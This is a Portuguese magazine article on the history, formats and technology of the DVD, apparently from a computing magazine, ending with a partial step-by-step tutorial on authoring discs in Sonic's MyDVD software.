Em 1994, com o crescimento dos sistemas de TV a cabo, via satélite e de vídeo-on-demand, o mercado de venda e aluguel de vídeos em VHS teve uma queda ainda mais acentuada. Isso fez com que as empresas aumentassem os esforços na busca pela nova mídia, que, baseada no sistema ótico do CD, teria muito mais a oferecer, em termos de qualidade de imagem e de som, que as fitas VHS.

Em janeiro de 1995, dois protótipos do futuro DVD surgiram: o Super Density (SD), proposto pela Toshiba, e o Multumedia Compact Disc (MMCD), trazido pela Philips e pela Sony.

Com a pressão dos estúdios de cinema e empresas de computação, as fabricantes resolveram logo adotar um formato único, que uniria especificações do SD e do MMCD. Assim, foi criado, em dezembro de 1995, o DVD Consortium, que seria formado por diversas empresas fabricantes de aparelhos eletrônicos, incluindo a Sony, Philips e Toshiba.

Aliás, um parêntese: você sabe o que significa a sigla DVD? Bom, oficialmente, ela quer dizer Digital Versatile Disc, referência às diversas utilidades da mídia, tanto para gravar áudio como vídeo, além de diversos outros tipos de arquivos digitais. Mas costuma-se também, por força do hábito, adotar o nome Digital Video Disc, que não era a intenção original das empresas, ao fundar o DVD Consortium.

Foram logo definidos diferentes formatos que seriam usados para explorar toda a versatilidade do DVD. Elas seriam:

- DVD ROM
- DVD-Video
- DVD Audio
- DVD R
- DVD-RAM
  DVD-RW

Lembrando dos problemas de compatibilidade que envolveram o lançamento de CDs em diversos formatos diferentes (como CD-I, Video CD, CD-ROM, etc,), as empresas trataram de garantir a unificação de todos os tipos de DVDs listados acima em um único sistema de arquivos.

Dessa forma, qualquer computador com um drive de DVD poderia rodar os discos, não importando se eles fossem DVD-Video, DVD-Audio ou qualquer outro formato.

Lançamento

Com tudo pronto e previamente preparado, estava na hora de finalmente mostrar para o mundo o novo disco. A versão 1.0 das especificações para o DVD ROM foram publicadas em setembro de 1996. Depois que os sistemas de proteção contra cópias ficaram prontos, o DVD-Video finalmente chegou ao mercado, no final deste mesmo ano. Estava lançado o DVD.

A princípio, ele só estava disponível no mercado japonês. No ano seguinte, em 1997, chegou aos EUA e em 1998 à Europa.

O nível de vendas de aparelhos de DVD, a partir de então, mostrou que o novo formato foi, de cara, um verdadeiro sucesso. No primeiro ano, um milhão de players saíram das lojas; no segundo, o número total de aparelhos vendidos chegou a 3 milhões; no ano seguinte, cinco milhões. Comparados com outras mídias, assim que foram lançadas no mercado, esses números são impressionantes. O CD, por exemplo, só alcançou a marca de um milhão depois de três anos.

No começo deste ano, o número de players vendidos chegava a oito milhões. Mas deve-se considerar que o uso do DVD é cada vez maior no computador. E, nesse campo, calcula-se que 50 milhões de micros com drives de DVD foram vendidos em 1999. Em 2002, as empresas esperam despachar para o consumidor cerca de 90 milhões de micros com drive de DVD.

Diferenças em relação ao CD

O DVD é um disco aparentemente idêntico ao CD, mas traz algumas diferenças imperceptíveis que o tornam muito mais eficiente e versátil.

A área de superfície das duas mídias é a mesma, ou seja, 12 cm de diâmetro. Eles também têm a mesma espessura, de 1,2 mm. São avanços na estrutura do disco e nos algoritmos de processamento digital utilizados que determinam a maior qualidade do DVD.

Um dos fatores principais, que ajuda a determinar essa diferença, é a redução do tamanho dos "pits" usados para registrar os dados na superfície do disco. Assim, uma maior quantidade de pits, e, consequentemente, de informação, pode entrar na mesma superfície de disco.

Outra evolução importante foi o desenvolvimento de um esquema mais simples para correção de erros, o que permite que seja reservado um menor número de pits para dados redundantes, em relação ao que era feito no CD.

No entanto, o fator que pode ser considerado o mais determinante, quando falamos em capacidade de armazenamento, é a variedade de estruturas que pode apresentar um DVD. Eles podem apresentar quatro formas diferentes, no que se refere à quantidade de lados que podem ser gravados e à quantidade de layers (ou camadas) que possui. Nesse quesito, os quatro tipos de DVDs são (Tabela 1):

Obs: *Um gigabyte (GB), como é usado para definir a capacidade de DVDs, representa um bilhão de bytes. Na informática, ao contrário, um gigabyte é o equivalente a pouco mais de um bilhão de bytes, mais exatamente 1.073.741.844 bytes.*

Como se vê, com um disco de duas camadas, com dupla face em cada camada, atinge se 17,08 GB de capacidade, uma quantidade de informação que só poderia ser armazenada em 26 CDs. Mas tanto o DVD-10 quanto o DVD-18 necessitam que vire se o disco, para leitura em ambos os lados.

Há ainda mais um formato, o DVD-14, produzido pela Warner. Ele tem dois layers em uma das faces e um layer em outra. Esse formato não estava previsto nas primeiras especificações do DVD.

Compatibilidade com CD player

A idéia inicial do grupo que desenvolveu o DVD era criar um produto que pudesse tocar nos CD players já existentes no mercado. Com isso, eles poderiam alcançar de imediato uma massa de milhões de pessoas que já havia aderido ao Compact Disc. Até hoje, no entanto, nada foi feito, principalmente pelo fato de que não foi encontrada uma forma de produzir um disco compatível que tivesse um preço de mercado aceitável

Uma das idéias previstas era utilizar a tecnologia de

Tipo de DVD	Número de lados	Números de camadas por camada	Capacidade (GB)
DVD-5	1	1	4,7
DVD-9	1	2	8,5
DVD-10	2	1	9,4
DVD-18	2	2	17,08

TABELA 1

duplo layer produzida para o DVD. O disco combinaria, então, densidades diferentes em cada layer. Uma das camadas teria a quantidade de informação contidas em uma estrutura de CD. A outra teria a densidade de um disco de DVD. Dependendo do tocador em que estivesse o disco, a leitura seria feita em uma das duas camadas. Essa idéia também enfrenta a barreira dos preços de produção, que ficam muito acima do custo de um CD comum.

Sistema de arquivos unificado

Uma outra diferenciação importante entre o DVD e o CD é a unificação do sistema de arquivos entre todos os formatos. No caso do CD, por exemplo, o Audio CD é um formato totalmente diferente do CD-ROM, o que faz com que tocadores comuns não consigam ler arquivos de áudio gravados no computador em arquivos digitais, como MP3, por exemplo.

Todo disco de DVD é também um DVD ROM e pode ser interpretado como um conjunto de arquivos possíveis de serem lidos por um computador. Como consequência, todo DVD player é uma espécie de minicomputador, capaz de ler um sistema de arquivos e realizar diversas ações em resposta aos dados achados nos arquivos.

O DVD ROM, assim como o CD-ROM, pode armazenar diversos tipos de conteúdo digital, incluindo documentos de texto, páginas da Web, apresentações multimídia e vídeo, etc. No entanto, uma outra diferença aparece quando observamos a organização desses arquivos.

O DVD guarda todo o conteúdo de vídeo em uma pasta chamada "Video_TS" enquanto que os arquivos de áudio podem ser achados tanto em "Audio_TS" como em "Video_TS". Outros tipos de arquivos ficam em uma pasta chamada "DVD-Others zone". Na pasta "Video_TS" você pode encontrar arquivos com conteúdo de mídia (VOB) e de navegação (IFO). Cada um dos arquivos IFO é acompanhado de um arquivo de backup (BUP).


Os players de DVD estão programados para ler apenas o que está nas duas pastas que contêm áudio e vídeo. As demais são ignoradas, mas podem ser lidas tranquilamente por qualquer drive de DVD em um computador.

É isso que nos permite gravar discos híbridos, com vídeos e arquivos de texto, por exemplo, e ainda poder assistir aos vídeos em um tocador comum. Outra utilidade desses discos com diversos tipos de conteúdo é poder assistir a vídeos nos players comuns e ver o mesmo material, no computador, melhorado, com o acréscimo dos demais arquivos.

Leitores de DVD

Todo drive de DVD-ROM pode também ler discos de CD ROM. Esses leitores, por si só, não são capazes de transformar o conteúdo de um disco em DVD Video em algo pronto para ser mostrado na tela do seu micro.

Eles precisam de outros elementos, que podem ser tanto peças de hardware (caso da maioria) como de software (o que se tornou possível com a constante chegada de processadores cada vez mais rápidos). Eles são os decodificadores, que traduzem as informações contidas em um DVD Video e as deixam prontas para serem visualizadas.



Formatos

Vamos agora entender um pouco melhor como funcionam e quais as diferenças entre os diferentes formatos de DVD imaginados pelo DVD Consortium, na época da criação da nova tecnologia. Iremos também conhecer algumas variações criadas por outras empresas para tentar melhorar o processo de regravação e incluir inovações no disco, como interação com a Web, a partir do processo de autoração de DVDs.

DVD-Video


Esse é o formato básico do DVD, já que esse era justamente o seu objetivo inicial: permitir a gravação de vídeos de longa duração em uma mídia similar ao CD. Porém, não fossem os sistemas de compressão desenvolvidos recentemente, o DVD também não seria capaz de gravar muito tempo de vídeo. Hoje, os discos ultrapassaram longamente as duas horas de gravação graças ao MPEG.

O MPEG-1 e o MPEG-2, ambos desenvolvidos pelo Motion Pictures Expert Group, são suportados pelo DVD-Video, mas o segundo (que veio depois e é mais eficiente) acabou sendo acolhido como o formato padrão para o DVD. O MPEG-1 foi deixado para o primo pobre do DVD, o VCD. Com o MPEG 2, dependendo do bit-rate utilizado, é praticamente impossível distinguir o vídeo comprimido do original.

O que atrai as pessoas no DVD-Video, é a possibilidade de criar menus, com links entre cada um deles, estruturando-o mais ou menos como um esquema de diretórios em um computador. E, hoje em dia, qualquer um pode fazer isso em seu próprio DVD, gravando vídeos em disco, como veremos logo mais.

Outra característica que atrai no DVD-Video é a possibilidade de gravar diferentes vídeos e trilhas sonoras em um disco. E eles podem ser selecionados randomicamente, permitindo uma extensa combinação de filmes e vídeos dentro de um mesmo disco.

É possível criar menus com gráficos e qualquer outra imagem ou animação, das mais elaboradas, e até criar jogos interativos dentro do menu. Pode-se também en



contrar todo tipo de informação sobre o vídeo a que se está assistindo e mesmo criar links para sites na Web. Outras características estão sendo conseguidas com a chega da de novos meios de autoração, como veremos depois, no caso da Sonic Solutions.

Como se vê, o DVD-Video é bem mais que simples vídeo. Traz uma ampla possibilidade de interatividade, algo que está bastante em moda nos dias de hoje, com o rápido crescimento de tecnologias como a Internet e a TV Interativa.

DVD-Audio

Assim como o DVD-Video, o DVD-Audio é construído a partir dos fundamentos do DVD-ROM Como dissemos, todos os DVDs (e o DVD Audio não é excessão) são DVD ROMs.

O DVD-Audio, além de conter um diretório para material em áudio, pode também conter um diretório para vídeo, tudo dentro das especificações do sistema de arquivos UDF. As especificações do DVD-Audio incorporam muitas das características de navegação e arquitetura do DVD-Video, mas também incluem certos aspectos desenvolvidos especificamente para transmissão em áudio. Por exemplo, ele suporta uma qualidade de áudio com fidelidade ainda maior que a do DVD-Video, além de opções de playback multicanal mais flexíveis.

Sobre os players que aceitam esse tipo de formato, existem cinco tipos: os que só tocam o disco, simplesmente listando as músicas, como um CD player; um tocador que permite a navegação por meio de menus; os que tocam um DVD-Audio, mesmo que ele contenha elementos de vídeo; um aparelho que toque tanto DVD-Audio quanto DVD-Video; e um aparelho de DVD-Video que toque o conteúdo de vídeo presente em um disco de DVD-Audio.

Bom, isso tudo pode parecer meio confuso. Mas é que os DVDs existem em tantos formatos, hoje, que a questão de compatibilidade acaba mesmo sendo uma coisa complicada.

O objetivo inicial, de fazer com que os formatos fossem tão unificados quanto possível, para que não houvesse problemas com os players, acabou não sendo muito bem alcançado. Com excessão dos drives de computador, os players comuns costumam apresentar problemas, principalmente com os formatos regraváveis, sobre os quais falaremos agora.

Formatos regraváveis

Se você pensa que o DVD tem apenas dois formatos regraváveis, o DVD-R e o DVD-RW, saiba que a coisa não é tão simples assim. Além do DVD-RAM, previsto nas especificações originais, há também o DVD+RW, que começou a ser fabricado recentemente por um grupo de empresas. Vamos falar um pouco sobre cada um desses discos:

DVD-R: Assim como o CD R para o CD, essa é hoje a forma mais usada de DVD regravável, devido ao fato de ser também a mais barata. Surgiu logo depois do lançamento do DVD-ROM, em 1997, e desde então vem sendo reconhecida como um formato bastante estável e com bom grau de compatibilidade com os diferentes players e drives de DVD.

O DVD R acabou se dividindo em dois diferentes ti

pos, a partir deste ano: o DVD-R Authoring e o DVD R General. A diferença entre os dois é a largura de onda do laser usada para leitura, os sistemas de proteção contra pirataria e, obviamente, o preço.

Antes de a divisão acontecer, todos os DVDs-R disponíveis podiam ser classificados como Authoring. Eles são vendidos em dois tamanhos: 3,95 GB e 4,7 GB. O primeiro chegou antes no mercado e é, de todos os sistemas regraváveis de DVD, o que apresenta a melhor compatibilidade com os players existentes. O Authoring produz uma master no formato Cutting Master Format (CMF) que pode ser usada diretamente pelas fabricantes de discos. Esse disco é livre da proteção contra pirataria que atinge o seu similar de baixo custo, o General.

Esse último, por sua vez, tem apenas um tamanho, 4,7 GB, e uma largura de onda diferente, de 650 nanômetros (um nanômetro é igual a um milionésimo de milímetro).

Isso quer dizer que drives para DVD-R General não podem ler nem queimar DVDs Authoring e vice-versa.

O General tem foco no consumidor doméstico, portanto é mais barato e não tem características profissionais, como a geração de master em CMF. Além disso ele possui um sistema de proteção contra pirataria que, mesmo não impedindo a ação de profissionais, evita que consumidores domésticos dupliquem os discos.

Apesar de as fabricantes anunciarem que os DVD-R são totalmente compatíveis com os players existentes no mercado, isso ainda não acontece, na realidade. Muitos tocadores, principalmente os antigos, ainda rejeitam os discos, especialmente os General.

DVD-RW: Este é o formato para quem quer gravar e apagar sua gravação quantas vezes desejar. Ao contrário do DVD R, o RW usa uma liga de metal, que pode ser de prata, índium, antimônio ou telúrio, conforme o caso. Essa liga pode alterar seu estado entre reflectivo e não reflectivo, logo depois de uma gravação. Calcula-se que o disco possa resistir a uma sequência de mais de mil gravações.

Quanto à compatibilidade, o DVD RW enfrenta os mesmos problemas de um DVD R. A maioria dos aparelhos modernos aceitam qualquer disco, mas os players antigos muitas vezes recusam a leitura. E um detalhe: não é só porque um tocador aceita um DVD-R que ele conseguirá ler tranquilamente um DVD RW. Acontece muito de o aparelho ler um tipo de disco e não conseguir ler o outro.

Um dos casos de incompatibilidade entre DVD-RW e certos players deve-se justamente à capacidade que esse tipo de disco tem de refletir uma faixa muita ampla de largura de onda. Essa carcterística é interpretada por certos tocadores como se houvesse um segundo layer para ser lido (classificando o disco como um DVD-9, por exemplo). Com isso, ele admite que deve focar mais para dentro do disco do que deveria, como se fosse ler o segundo layer, impedindo que o DVD seja corretamente tocado.

Esse tipo de DVD, como se pode imaginar, é bem mais caro que o DVD R. Então, o negócio é ter apenas alguns discos RW, para as coisas que você quer gravar cotidianamente, e o resto mais em *DVD-R*, para aquilo que você quer gravar com mais carinho ou quer enviar para outra pessoa.

DVD+RW: Ainda não se sabe se é apenas uma esperta idéia de marketing ou se esse nome realmente se justifica de alguma maneira. O fato é que alguma empresas, como a Sony, a HP e a Philips, resolveram unir se para desenvolver um novo formato de DVD regravável que deveria ser bem melhor que o RW atualmente no mercado.

O resultado é o DVD+RW, que, com esse nome (pronuncia se DVD mais RW), faz pouco da tecnologia existente antigamente, que passaria a ser DVD menos RW.

Até agora, porém, essa tecnologia não decolou, principalmente pelo fato ser difícil encontrar, no mercado, produtos relacionados com o novo tipo de mídia. Mas as empresas envolvidas prometem mudar o panorama em breve, promovendo o lançamento em massa de players de DVD+RW.

A aliança em torno do DVD+RW garante que ele é mais compatível com os drives existentes no mercado que o DVD-R e o DVD RW, e que ele se adapta melhor à gravação de vídeo em tempo real e programas de edição. Isso, porém, ainda não está provado. Enquanto esperamos conclusões mais sólidas, permanece a dúvida: até que ponto o DVD+RW pode mesmo se propagar tão melhor assim que as mídias atuais?


DVD-RAM: Não é à toa que deixamos esse formato para o fim entre os DVDs regraváveis. O DVD-RAM existe, é verdade, mas é difícil que você já tenha visto um. Ele é mais barato até que o DVD-R, mas enfrenta um problema: praticamente não há, no mercado, tocadores e drives para ele. E o disco só pode rodar em computadores que tenham drives de DVD RAM.

Há, no entanto, quem aposte no formato. E o caso da Panasonic e da Hitachi, que pretendem lançar em breve novos aplicativos para DVD RAM, como gravadores de vídeo. A Panasonic também deu um grande passo para tentar popularizar esse tipo de disco: lançou um drive chamado LF-D311, que roda tanto DVD-RAM quanto RW e R.

Variações sobre o tema

Certas empresas desenvolveram novos tipos de DVDs com algumas características especiais, não previstas nas especificações originais. Já vimos o DVD-14, da Warner. Agora vamos ver o caso da Sonic Solutions, empresa especializada em produtos voltados para a autoração de DVDs que desenvolveu algumas tecnologias para incrementar um pouco mais esses discos.

eDVD: Usando programas de produção de DVDs da Sonic, é possível criar uma interação entre o conteúdo de um DVD-Video e a Internet, produzindo o que a em-



presa chama de eDVD. Usando o sistema, pode-se determinar que o vídeo seja assistido na frente da tela de um browser, com links relacionados ao conteúdo exposto. Mesmo antes, sem o software da Sonic, já era possível linkar um vídeo a sites na Internet, sem porém inserir o vídeo dentro do próprio browser, como é o caso do eDVD. Para isso, era necessário incluir o navegador e o sistema de links na pasta "DVD others zone" do disco.

sDVD: Mais uma tecnologia para ligar o DVD a Internet. No caso, usando o sistema de autoração da Sonic, pode-se criar criar um novo arquivo, a partir do conteúdo do DVD, com bit-rates adequados à transmissão pela Web, via streaming. A idéia é fazer a adaptação mantendo a interatividade do vídeo no DVD. O resultado pode ser colocado em um servidor via FTP, por exemplo, ou ser transmitido diretamente a partir do desktop do usuário, com uma ferramenta da Sonic chamada PersonalBroadcaster.

cDVD: Outra tentativa de trazer compatibilidade entre o CD e o DVD. A idéia é fazer com que as pessoas que não têm drive de DVD em seu computador possam ver conteúdo de DVD em seu leitor de CD-ROM. Para isso, usa-se um CD convencional ou CD-R, que é formatado como um disco DVD Video. Assim, desde que os arquivos não ultrapassem 650 MB, já que a capacidade do disco não é alterada, pode-se assistir a vídeos com a interatividade de um DVD, em um drive de CD. O mesmo disco pode tocar em um leitor de DVD, mas não é compatível com DVD players comuns.

hDVD: Para terminar as variações em cima do formato do DVD desenvolvidas pela Sonic, o hDVD modifica as especificações originais do disco, melhorando a resolução. Mais uma vez, o resultado é conseguido no processo de autoração. Expande-se a capacidade do DVD para incluir todos os formatos suportados pelo padrão ATSC DTV, não só o Standard Definition (SD) como o High Definition (HD). A quantidade de material em alta resolução que pode ser gravada em um hDVD vai depender da resolução do formato de vídeo usado.

Autoria

Ok, já falamos muito de teoria, agora vamos falar sobre a produção de conteúdo para esses discos, na prática

No começo da história dos DVDs, ficávamos impressionado com a interatividade que ele propocionava, com os discos contendo informaçoes sobre os filmes e artistas, ficha técnicas dos shows, etc. Hoje em dia, com o desenolvimento de softwares bastante simples criados para rodar em computadores pessoais, é possível, para qualquer um, fazer autoração de DVDs, ou seja, montar um disco, com links entre diferentes seções, informações e os videos

Antes de falar em autoração, devemos falar um pouco sobre o processo de captura e codificação do material a ser usado. Se você já tem um filme em MPEG-2, ou mesmo que seja em MPEG-1, não há nenhum problema nessa fase. Basta começar a autoração.

Mas, se o seu material ainda está em outro formato digital, ou mesmo ainda em analógico, você vai precisar capturá-lo e comprimi-lo em MPEG-2. O que não faltam no CD desta edição da revista Geek são programas para isso. Entre os de captura estão o Extractor e o Hyper Snap. Dentre os programas conversores, temos o TMPGEnc, para converter de AVI para MPEG-1 e 2, e o AVI2MPEG-1, para converter AVI em MPEG 1.

Como dissemos há pouco, a Sonic é uma das empresa que trabalha com esse tipo de software e seus programas de autoração são tidos como alguns dos melhores no mercado. Dois deles são o MyDVD e o DVDit. O primeiro é bastante simples de usar e por isso será tomado como exemplo em nosso breve tutorial. Para conseguir uma cópia dele ou versão de teste (que ainda não existia quando fechamos esse texto), experimente o site www.mydvd.com.

O segundo, mais profissional, estará presente no CD da próxima edição da Geek (mil perdões, leitores, não houve tempo hábil para incluí-lo neste número - mas não perca a próxima edição). O presente, mesmo que em versão de teste, será generoso: trata-se de um programa de mais de 120 MB. Se você não aguentar a espera de 30 dias e quiser arriscar o download do gigante, aponte o browser para www.dvdit.com.

Usando o MyDVD

Cada programa de autoração tem suas particularidades, mas na essência, não diferem muito um do outro Vamos nos concentrar no MyDVD, que tem comandos altamente simples (quase tudo drag-and-drop) e intuitivos. Outro de seus pontos positivos é que podemos escolher, no momento da instalação o idioma que queremos usar, entre dez opções. Ao contrário de muitos programas que esquecem nossa língua pátria, um desses idiomas é o portugues.

Passo 1

Logo ao entrar no programa escolha a opção "Iniciar um novo projeto" (Fig.1). Na janela que se abrir, escolha um padrão de TV, NTSC ou PAL. Logo abaixo, escolha um formato de compressão de vídeo, de preferência o MPEG 2, que é o geralmente usado em DVDs. Entre as opçoes, há MPEG 1 e 2 para a gravação de um cDVD

Um detalhe: o programa só funciona corretamente em resolução 1024x768 pixels, caso contrário você não conseguirá ver os menus para montar os botões e o fundo de tela

Figura 1

Figura 2





Figura 3



Passo 2

Agora você verá como é fácil e intuitivo montar o seu DVD.

Na paleta da direita, a primeira opção, entre os botões de baixo, é para escolha de temas para o fundo de tela. O programa já vem com sete opções, bastante interessantes e bonitas. Se você preferir incluir sua própria imagem, é muito fácil. Basta clicar com o botão direito do mouse na área em que estão as imagens e selecionar uma figura do seu computador. Clique numa das telas e a arraste até a janela "Menu 1". Você já terá uma tela para preparar uma seção do menu (Fig. 2).

Figura 4


Passo 3

Para criar botões para essa tela, vá na segunda opção da paleta. Da mesma forma, já há sete opções disponíveis, e você pode incluir outra imagem, como foi feito com a imagem de fundo. Aqui, você deve clicar e arrastar a imagem até o "monitor", à esquerda (Fig. 3).

Você pode trabalhar a imagem clicando em cima dela, movendo-a e mudando seu tamanho. Pode também usar efeitos, como sombra, regulagem de cor, etc.

No caso da sombra, há diversas opções, como distância, opacidade, cor da sombra e até angulação da fonte de luz que projetaria a sombra imaginária (Fig. 4).

